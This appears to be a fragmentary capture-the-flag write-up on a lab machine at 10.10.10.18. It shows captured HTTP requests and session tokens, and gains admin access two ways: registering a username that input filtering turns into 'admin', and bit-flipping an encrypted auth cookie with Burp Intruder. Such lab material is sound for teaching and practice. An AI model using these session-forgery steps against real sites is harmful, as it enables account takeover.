


```
POST /login.php HTTP/1.1
Host: 10.10.10.18
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: http://10.10.10.18
Connection: close
Referer: http://10.10.10.18/login.php
Cookie: auth=sFi%2FCDD129pOMzOcne6ly0t4%2FlbJ5dfs
Upgrade-Insecure-Requests: 1

username=saad&password=saad
```

send it to sequencer ⇒ start live capture
sending request capture a response , different token , and login with it




see if the login token is changing, copy tokens to login_token



```
Zpi775/FXSuzyt7vP5oC6mKjsBgVcIjk
LRMz7Ixf+ut9qAPdd3wNQAQBevRR90mt
mymUlLyRppcUyqjtZ0BbD2JYjwo6SvME
r28DczHuUCWrX+OXLzhZuRrKJTJxPa2b
/N6cOVeALJDNEs893AZjsci0//z7ysjm
ZGaqblyyqwlelxEuZ7ZVdHNGpPUgliUz
PPh7akboDOMCf7Go8iNhKEylNi2ZL3j7
drWgLl85HUllwJAeNadfuPGUzUpIuYff
fLUQlByEBk1Hq0z/LrZKz4LaZ+Ew/10p
kW9y03cd04hruR3be4rlAvwqoDd4tm2S
i4B63yN6aPRMzjO7Epnm9su6ddudyl9M
rS0gxaDJIqaC6CtY9hlwZF2tzpty7Sps
wiOne414JljOf7xaC8WmgzgBPPbbCvLL
ekC101LAexHfot9kv08ur0RJNvkmJUkT
uVmAivj+5L4fLVahSzHo4ZiuweZkPvKk
wgu/rMX8GZXSG3stLGSNeODv7Q5M8Tdv
ZZR60f4X4KBLdB0RWvsUj2hcyTArpa1o
Z7zZTkbCZZCxo9dkiVYdWWIlhG4Vls0F
ZMDbpxD6ekCuTvUIdX4ZgQ4Bu8NwOTAP
o/R1vZW2bUYeXLiAdQMOoqVlob9GgzTE
ufgYOfpROAW8kfC+x+2j2t3/JlNhjmGQ
TPCqGFSV7/X/CPbmCZ7VLfJj3Io4DiFP
E0zBayyGfT1ukgCFkSLcByAl8ktMo/6n
VS0hiY+mzJbKXQ2jSNPXrk0tTXFeJQN2
9m3n9N+MFxWTv+dDD84tF4kRG8PB4PsB
```

the developper be like : do not trust user's input , but i trust data came from database so we gonna put bad thing in database so ...

way1) valid user after filtring



Register

Can't create user: user exists

Username:

admin=


Password:

●●●●●

Password (again):

●●●●●

removing = sign in the source when it does the check its valid




Tasos this is my ssh key, just in case, if you ever want to login and check something out.

My Key

You are currently logged in as admin!

way2) cookies bit flipping



Duplicate entry 'admin' for key 'PRIMARY'


Register

Can't create user: user exists


Username: bdmin

Password: ●●●●

Password (again): ●●●●



You are currently logged in as bdmin!




Request to http://10.10.10.18:80

```
GET /index.php HTTP/1.1
Host: 10.10.10.18
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: auth=NFNckFJ6COiiOvnGryfXpx1KcbRJmOow
Upgrade-Insecure-Requests: 1

```

send this to intruder

position set on auth token




Configure the positions where payloads will be inserted into the base request. The attack type determines the way in

Attack type: Sniper

```
GET /index.php HTTP/1.1
Host: 10.10.10.18
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: auth=§NFNckFJ6COiiOvnGryfXpx1KcbRJmOow§
Upgrade-Insecure-Requests: 1

```

payload gonna be a bit flipper
token is an encrypted value , if a flip a bit , c to a then i will have admin's token



Payload Sets

